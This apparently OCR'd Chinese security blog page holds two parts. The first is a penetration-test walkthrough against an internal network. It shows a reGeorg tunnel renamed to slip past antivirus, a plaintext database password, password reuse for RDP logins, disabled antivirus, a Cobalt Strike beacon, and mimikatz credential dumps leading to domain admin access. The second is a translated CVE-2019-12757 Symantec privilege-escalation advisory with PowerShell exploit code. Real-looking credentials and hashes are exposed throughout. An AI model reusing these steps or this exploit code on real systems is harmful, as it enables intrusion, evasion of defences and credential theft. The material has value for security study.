GlassWire.exe                 5844 Console                   1     16,276 K
wmpnetwk.exe                  6016 Services                  0      5,916 K
svchost.exe                   4436 Services                  0     30,920 K
taskeng.exe                   5332 Console                   1      5,940 K
HaozipSvc.exe                17532 Services                  0     11,480 K
taskhost.exe                  6644 Console                   1      8,328 K
dragon_updater.exe           20292 Services                  0      6,284 K
svchost.exe                  17044 Services                  0      4,740 K
DailyNews.exe                14012 Console                   1     11,960 K
cefutil.exe                  24300 Console                   1     13,696 K
cefutil.exe                  20772 Console                   1     28,480 K
```


3.因为360的原因，这里常用的一些代理方法都不好用，于是通过reGeorg进行代理：

上传tunnel.jsp，但是直接用默认名字上传的话，一连接就会被360杀了，这里想了一下把名字改成



admin.jsp成功bypass: 本地

运行:



然后proxifier进行设置:

代理服务器　？　×

地址	端口	类型
127.0.0.1	9999	SOCKS5

添加...

编辑...

移除

检查...

您可以将一些代理服务器链在一起：　代理链...

代理规则

规则名称	应用程序	目标主机	目标端口	动作(Direct-直...
☑ java.exe [auto-created]	java.exe	任意	任意	Direct
☐ Localhost	firefox.exe; cmd.exe	localhost; 127.0.0.1; %C...	任意	Direct
☑ PYTHON放行	py2.exe	任意	任意	Direct
☑ 走代理的程序	firefox.exe; cmd.exe; nmap.exe; mstsc.exe; navicat.exe; 剑眉大侠-端口扫描器.exe; xftp.exe...			Proxy SOCKS5 12
Default	任意	任意	任意	Direct

Proxifier

文件(F) 配置文件(P) 日志(L) 视图(V) 帮助(H)

连接

应用程序	目标	时间/...	规则 : 代理	已发...	已接...
firefox...	csdnimg...	00:20 ...	走代理的程...	0	0
firefox...	csdnimg...	00:20 ...	走代理的程...	0	0

连接 流量 统计

```
[11.13 01:21:54] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:15] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:15] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:15] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:15] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:27] mstsc.exe *64 - 192.168.123.55:3389 关闭，381026 字节 (372 KB)已发送，2835649 字节 (2.70 MB) 已接收，生存期 19:31
[11.13 01:22:31] firefox.exe *64 - ocsp.digicert.com:80 关闭，434 字节已发送，787 字节 已接收，生存期 01:36
[11.13 01:22:35] mstsc.exe *64 - 192.168.123.155:3389 打开通过代理 127.0.0.1:9999 SOCKS5
[11.13 01:22:35] mstsc.exe *64 - 192.168.123.155:3389 关闭，19 字节已发送，19 字节 已接收，生存期 <1 秒
[11.13 01:22:36] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:36] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:36] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:36] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:36] mstsc.exe *64 - 192.168.123.155:3389 打开通过代理 127.0.0.1:9999 SOCKS5
[11.13 01:22:57] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:57] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:57] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:22:57] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:12] firefox.exe *64 - safebrowsing.googleapis.com:443 关闭，1571 字节 (1.53 KB)已发送，7451 字节 (7.27 KB) 已接收，生存期 02:51
[11.13 01:23:18] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:18] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:18] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:18] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:30] firefox.exe *64 - webextensions.settings.services.mozilla.com:443 关闭，1595 字节 (1.55 KB)已发送，4651 字节 (4.54 KB) 已接收，生存期 02:55
[11.13 01:23:39] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:39] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:45] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:45] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:45] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:23:45] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:24:06] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:24:06] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
[11.13 01:24:27] firefox.exe *64 - g.csdnimg.cn:443 错误：无法通过代理连接 127.0.0.1:9999 - 代理服务器不能与目标建立连接 - 连接已拒绝。
```

就绪

（因为网络不是很稳，出现了一些连接失败或被拒绝的问题）

通过翻看WEB目录下的配置文件：

```
文件信息
路径:  C:/Tomcat6/webapps/PMC/WEB-INF/applicationContext.xml

<?xml version="1.0" encoding="UTF-8"?>
<beans
        xmlns="http://www.springframework.org/schema/beans"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/sc

<bean id="dataSource" class="org.apache.commons.dbcp.BasicDataSource">
        <property name="driverClassName" value="com.microsoft.sqlserver.jdbc.SQLServerDriver"></property>
        <property name="url" value="jdbc:sqlserver://127.0.0.1:1433;databaseName=WEB2"></property>
        <property name="username" value="sa"></property>
        <property name="password" value="54admin."></property>
        <property name="maxActive" value="100"></property>
        <property name="maxIdle" value="30"></property>
        <property name="maxWait" value="500"></property>
        <property name="defaultAutoCommit" value="true"></property>
</bean>

<bean id="sessionFactory" class="org.springframework.orm.hibernate3.LocalSessionFactoryBean">
        <property name="dataSource" ref="dataSource"></property>
        <property name="hibernateProperties">
                <props>
                        <prop key="hibernate.dialect">org.hibernate.dialect.SQLServerDialect</prop>
                        <prop key="hibernate.show_sql">true</prop>
                </props>
        </property>
        <property name="mappingResources">
                <list>
                        <value>com/web/bean/Users.hbm.xml</value>
                        <value>com/web/bean/Gviews.hbm.xml</value>
                </list>
        </property>
</bean>

<bean id="userDao" class="com.web.dao.UserDAO" scope="singleton">
        <property name="sessionFactory">
                <ref bean="sessionFactory"/>
        </property>
</bean>

<bean id="userMaintainAction" class="com.web.action.UserMaintainAction" scope="prototype">
```


找到一个密码54admin 然后

```
命 令:  arp -a

介面: 192.168.123.175 --- 0xb
  網際網路網址          實體位址              類型
  169.254.57.0          90-2b-34-25-b6-a6     [illegible]
  169.254.85.242        00-0c-29-d5-64-d1     [illegible]
  192.168.123.55        90-e6-ba-99-9b-65     [illegible]
  192.168.123.56        00-0c-29-5f-78-7e     [illegible]
  192.168.123.104       48-5b-39-cb-c3-3d     [illegible]
  192.168.123.107       18-68-cb-8c-d7-7f     [illegible]
  192.168.123.140       00-0c-29-3e-af-a8     [illegible]
  192.168.123.155       fc-aa-14-32-20-1b     [illegible]
  192.168.123.156       78-24-af-83-cf-d9     [illegible]
  192.168.123.160       1c-6f-65-d6-e5-13     [illegible]
  192.168.123.161       10-bf-48-e2-7b-be     [illegible]
  192.168.123.163       00-0c-29-70-3d-3b     [illegible]
  192.168.123.164       00-0c-29-34-b1-66     [illegible]
  192.168.123.165       00-0c-29-7e-62-7e     [illegible]
  192.168.123.166       00-0c-29-fc-e6-65     [illegible]
  192.168.123.168       54-c4-15-d9-45-8a     [illegible]
  192.168.123.173       00-0c-29-1f-98-2e     [illegible]
  192.168.123.174       00-0c-29-d5-64-d1     [illegible]
  192.168.123.177       70-4d-7b-0d-11-40     [illegible]
  192.168.123.178       2c-56-dc-f9-1e-b0     [illegible]
  192.168.123.185       60-a4-4c-aa-c8-6c     [illegible]
  192.168.123.188       00-1d-aa-0f-a4-11     [illegible]
  192.168.123.200       00-1d-7d-d2-95-f7     [illegible]
  192.168.123.201       00-11-32-3f-ba-62     [illegible]
  192.168.123.202       00-11-32-3f-ba-ba     [illegible]
  192.168.123.203       00-11-32-3f-ba-62     [illegible]
  192.168.123.205       30-05-5c-8c-cf-34     [illegible]
  192.168.123.254       00-50-7f-c9-03-a0     [illegible]
  192.168.123.255       ff-ff-ff-ff-ff-ff     [illegible]
  224.0.0.22            01-00-5e-00-00-16     [illegible]
```


执行arp -a查看内网大概有哪些机器 因为已经设置了代理，所以这里可以直接对内网机器进行端口探测:

这张图是探测出来的部分信息：



使用上面得到的密码和用户名administrator进行尝试，获得了123.55、123.155的账号密码并登陆成功：

192.168.123.55:3389 administrator/54admin



将CobalStrike的后门丢上去：

情况1：这里文件拷贝不进去，所以将文件丢到同处一个内网的WEB跳板机上，进行访问下载）

路径：C:/Tomcat6/webapps/PMC/

名称	大小	修改时间
.well-known	0	2019-11-12 20:06:30
aboutus.jsp	8534	2015-06-08 14:45:11
admin	4096	2019-11-12 12:22:00
assets	4096	2019-08-14 15:55:11
contactus-0.jsp	39387	2015-06-03 16:59:48
contactus.jsp	99	2019-03-26 09:20:08
contactus.zip	9563	2019-03-26 09:20:29
css	4096	2019-10-19 08:30:08
guest_login.jsp	2019	2013-11-02 09:20:32
image.jsp	1603	2013-11-02 09:20:32
image2.jsp	1604	2013-11-02 09:20:18
images	65536	2019-09-06 13:54:32
index.jsp	8707	2018-10-09 14:24:17
LangSelector.jsp	1178	2013-11-02 09:20:32
logout.jsp	327	2013-11-02 09:20:30
META-INF	0	2017-05-11 11:01:14
news.jsp	9379	2015-06-03 16:57:29
pop	4096	2019-08-13 11:32:02
product.jsp	11122	2015-06-03 16:58:14
productList.jsp	8092	2015-06-03 16:58:38
product_detail.jsp	12775	2015-06-03 16:59:03
project.mobirise	36885	2018-10-09 14:24:17
rr.zip	28429	2019-11-12 22:15:24
script	4096	2017-05-11 11:01:15
session.jsp	16374	2015-06-03 16:58:38
swf	0	2017-05-11 11:01:19
temp.jsp	611	2019-11-12 22:31:25
WEB-INF	4096	2017-05-11 11:01:19
welcome.jsp	516	2013-11-02 09:20:16
_upload	0	2019-03-19 17:21:51

情况2：上面有杀软，按理应该先做免杀，但这里因为登陆的用户权限较高，所以直接关掉杀软的部分查杀功能，同时将文件加入白名单（有点LOW……），运行后就上线了：

同理其他机器也是相同操作。

查看下有多少用户：

```
C:\Documents and Settings\Administrator>net user

\\FILESERVER

-------------------------------------------------------------------------------
__VMware_Conv_SA___      Administrator            ASPNET
erpsys                   Guest                    HelpAssistant
IUSR_FILESERVER          IUSR_FIRESERVER          jasonlin
jimmy                    mogei                    pc51
pc52                     pu                       public
sales                    SUPPORT_38[illegible]

C:\Documents and Settings\Administrator>
```

读密码：

日志X　屏幕截图X　Processes 192.168.123.155@5772 X　Beacon 192.168.123.155@5772 X

```
beacon> sleep 10
[*] Tasked beacon to sleep for 10s
[+] host called home, sent: 40 bytes
[+] host called home, sent: 12 bytes
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 610354 bytes
[+] received output:

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NETWORK SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 2019/9/5 上午 02:37:12
SID               : S-1-5-20
        msv :
         [00000002] Primary
         * Username : ERP$
         * Domain   : WORKGROUP
         * LM       : aad3b435b51404eeaad3b435b51404ee
         * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
         * SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
        wdigest :
         * Username : ERP$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : erp$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 42876 (00000000:0000a74a)
Session           : UndefinedLogonType from 0
User Name         : (null)
[ERP] Administrator */5772
beacon>
```

这里简单看了下内网情况，

```
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>net view /domain
Domain

-------------------------------------------------------------------------------
DMP
WORKGROUP


C:\Documents and Settings\Administrator>
```

发现是有域的：

登陆192.168.123.155:3389 administrator/54admin

找到了域管理员账号：

说明当前用户就是域管理员了。





这里只是简单利用strust2漏洞进行了内网简单横向，根据两台主机上的很多信息完全可以进一步横向，但是这里已经确定能够内网横向且已经有了域控权限就没有进一步测试了。

翻译文章

CVE-2019–12757：Symantec Endpoint Protection中的本地特权升级

Symantec Endpoint Protection版本：

14.2 RU1 Build 3335（14.2.3335.1000）及以下 **操作系统经过测试：** Windows 10 1803 x64 该漏洞是与Capital Group安全测试小组的Marcus Sailler，Rick Romo和Gary Muller一起发现的

一、前提条件：

为了可靠地利用此漏洞，需要禁用Symantec Endpoint Protection的"防篡改"功能。在大型组织中禁用篡改保护是很常见的事情。我的立场是，无论是否启用了篡改保护，这都是一个漏洞。禁用此功能（我们已经看到了禁用或调低此功能的各种环境），该漏洞的可利用性很高。启用防篡改功能后，该漏洞仍然存在，但可利用性要低得多。我们还没有花时间来反转过滤器驱动程序，但是在启用篡改保护的情况下仍然可以利用它。

二、漏洞概述：

开始扫描后，ccSvcHst.exe进程（作为NT AUTHORITY \ SYSTEM）将检查位于"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\Custom Tasks\"。 创建后，此注册表项将被授予当前登录用户的"完全控制"权限。在"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\" 上创建注册表符号链接，并将其指向计算机注册表中的任意位置，从而导致任意注册表项写入为" NT AUTHORITY\SYSTEM"，并允许访问DACL（自由访问控制列表），用于完全提升主机上权限。

三、漏洞说明：

扫描开始时，ccSvcHst.exe进程（具有NT AUTHORITY\SYSTEM权限）检查位于"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\Custom Tasks\"下用户指定的扫描设置。 如果登录用户的安全标识符（SID）不是位于"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler"注册表路径中，则ccSvcHst.exe将创建它（具有NT AUTHORITY\SYSTEM权限）： 使用Procmon查看注册表项

当运行ccSvcHst.exe，会显式设置自由访问控制列表（DACL）以包含访问控制项（ACE），该访问控制项允许当前登录用户具有" FullControl"权限 HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\"。

```
PS C:\Users\lowpriv> Get-Acl
| fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint
         Protection\AV\Scheduler\S-1-5-21-2123539750-3720698071-3650009049-1002
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : WINDOWS\lowpriv Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         Everyone Allow  ReadKey
Audit  :
Sddl   : O:BAG:SYD:(A;OICIID;KA;;;S-1-5-21-2123539750-3720698071-3650009049-1002)(A;OICIID;KA;;;BA)(A;OICIID;KR;;;WD)
```

由于登录的用户具有对"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\"的"FullControl"权限，因此将其删除并将其替换为任意路径的注册表符号链接。 在这种情况下，我们将使用指向"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\" 的符号链接替换为 "HKLM\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe"

```
PS C:\Users\lowpriv> $User = [System.Security.Principal.WindowsIdentity]::GetCurrent().User
>>     $SID = $User.Value
PS C:\Users\lowpriv>
PS C:\Users\lowpriv> $SID
S-1-5-21-2123539750-3720698071-3650009049-1002
PS C:\Users\lowpriv> Remove-Item                                                      $SID

PS C:\Users\lowpriv>
PS C:\Users\lowpriv>
PS C:\Users\lowpriv> [NtApiDotNet.NtKey]::CreateSymbolicLink(
                              $SID  $null
)

Name                          LastWriteTime        SubKeyCoun ValueCount
                                                   t
----                          -------------        ---------- ----------
S-1-5-21-2123539750-3720698... 6/27/2019 10:29:4... 0          1
```

这样做基本上将"HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\\"指向"HKLM\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe"。当ccSvcHst.exe尝试在扫描开始时创建注册表项时，它将命中符号链接并创建"HKLM\ SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe"。

```
ccSvcHst.exe  5440  RegCreateKey  HKLM\Software\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\S-1-5-21-2123539750-3720698071-3650009049-1002\Custom Tasks  REPARSE  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\Custom Tasks  NAME NOT FOUND  System
ccSvcHst.exe  5440  RegOpenKey    HKLM\Software  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node\Symantec  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE\WOW6432Node  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE\WOW6432Node\Symantec  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV  SUCCESS  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler\S-1-5-21-2123539750-3720698071-3650009049-1002  REPARSE  System
ccSvcHst.exe  5440  RegCreateKey  HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe  SUCCESS  System
ccSvcHst.exe  5440  RegCloseKey   HKLM\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protection\AV\Scheduler  SUCCESS  System
```

当ccSvcHost.exe通过符号链接创建 "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe"时，它会在通过注册表项授予当前登录用户" FullControl"权限：

```
PS C:\Users\lowpriv> Get-Acl
| fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image
         File Execution Options\wsqmcons.exe
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : Everyone Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         WINDOWS\lowpriv Allow  FullControl
Audit  :
Sddl   : O:BAG:SYD:P(A;OICI;KR;;;WD)(A;OICI;KA;;;BA)(A;OICI;KA;;;S-1-5-21-2123539750-3720698071-3650009049-1002)
```

由于当前登录的用户现在具有" wsqmcons.exe"可执行文件的"图像文件执行选项"注册表项的"完全控制"权限，可以轻易地创建" Debugger"注册表项并将其指向我们的有效负载。在这种情况下，将是"C:\Windows\System32\cmd.exe /c cmd.exe"

```
PS C:\Users\lowpriv> New-ItemProperty

Debugger      : C:\Windows\System32\cmd.exe /c cmd.exe
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
                NT\CurrentVersion\Image File Execution Options\wsqmcons.exe
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
                NT\CurrentVersion\Image File Execution Options
PSChildName   : wsqmcons.exe
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
```

选择“wsqmcons.exe”作为可执行文件来设置IFEO调试器值的原因是Windows 10默认存在一个名为“Consolidator”的计划任务。该计划任务以“ NT AUTHORITY\SYSTEM”运行，并且启动“wsqmcons.exe”。将我们的“恶意”调试器设置为“ wsqmcons.exe”后，当计划任务“合并器”启动时，有效负载将运行。

```
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\UseFilter          NAME NOT FOUND  System
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\LoadCHPEBinaries   NAME NOT FOUND  System
svchost.exe  2572  RegCloseKey       HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe                    SUCCESS         System
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\UseFilter          NAME NOT FOUND  System
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\Debugger           BUFFER OVERFL   System
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\Debugger           SUCCESS         System
svchost.exe  2572  RegQueryValue     HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe\Debugger           SUCCESS         System
svchost.exe  2572  RegCloseKey       HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\wsqmcons.exe                    SUCCESS         System
svchost.exe  2572  QueryBasicInfor   C:\Windows\System32\cmd.exe                                                                                    SUCCESS         System
svchost.exe  2572  QueryBasicInfor   C:\Windows\System32\cmd.exe                                                                                    SUCCESS         System
svchost.exe  2572  Process Create    C:\Windows\System32\cmd.exe                                                                                    SUCCESS         System
cmd.exe      40740 Process Start                                                                                                                    SUCCESS         System
cmd.exe      40740 Thread Create                                                                                                                    SUCCESS         System
```

这导致我们的payload以“ NT AUTHORITY\SYSTEM”权限运行，从而导致本地特权升级：

svchost.exe	0.81	79,168 K	77,664 K	2572 NT AUTHORITY\...	System
sihost.exe		6,432 K	15,168 K	16824 WINDOWS\lowpriv	Medium
taskhostw.exe		7,368 K	14,532 K	20636 WINDOWS\lowpriv	Medium
taskhostw.exe		5,456 K	3,188 K	52048 WINDOWS\lowpriv	Medium
cmd.exe		2,284 K	3,484 K	40740 NT AUTHORITY\...	System
conhost.exe	< 0.01	5,848 K	12,444 K	59700 NT AUTHORITY\...	System
cmd.exe		3,332 K	3,872 K	62748 NT AUTHORITY\...	System

可以在这里找到漏洞证明代码：https ://gist.github.com/enigma0x3/5dbb9a72b592992b27dd703edb4c20b1

```
Write-Host "[*] Installing NTObjectManager..." -ForeGroundColor "Green"
install-module NTObjectManager -Scope CurrentUser -Force
import-module NTObjectManager
Write-Host "[*] Checking for Tamper Protection" -ForeGroundColor "Green"
$Result =  Get-ItemProperty "HKLM:\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoi
if($Result.Disabled -eq "1")
{
    $User = [System.Security.Principal.WindowsIdentity]::GetCurrent().User
    $SID = $User.Value
    Write-Host "[*] User's SID is: $SID" -ForeGroundColor "Green"
    Write-Host "[*] Removing registry key..." -ForeGroundColor "Green"
    Remove-Item "HKLM:\SOFTWARE\WOW6432Node\Symantec\Symantec Endpoint Protectic
    Write-Host "[*] Creating Symbolic link to IFEO on wsqmcons.exe" -ForeGroundC
    [NtApiDotNet.NtKey]::CreateSymbolicLink("\Registry\Machine\SOFTWARE\WOW6432N
    Write-Host "[*] Symbolic Link Created, triggering vulnerability..." -ForeGrc
    New-Item -Path "c:\" -Name "exploit" -ItemType "directory"
    Start-Process "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\
    Write-Host "[*] Sleeping 10 seconds" -ForeGroundColor "Green"
    Start-Sleep "10"
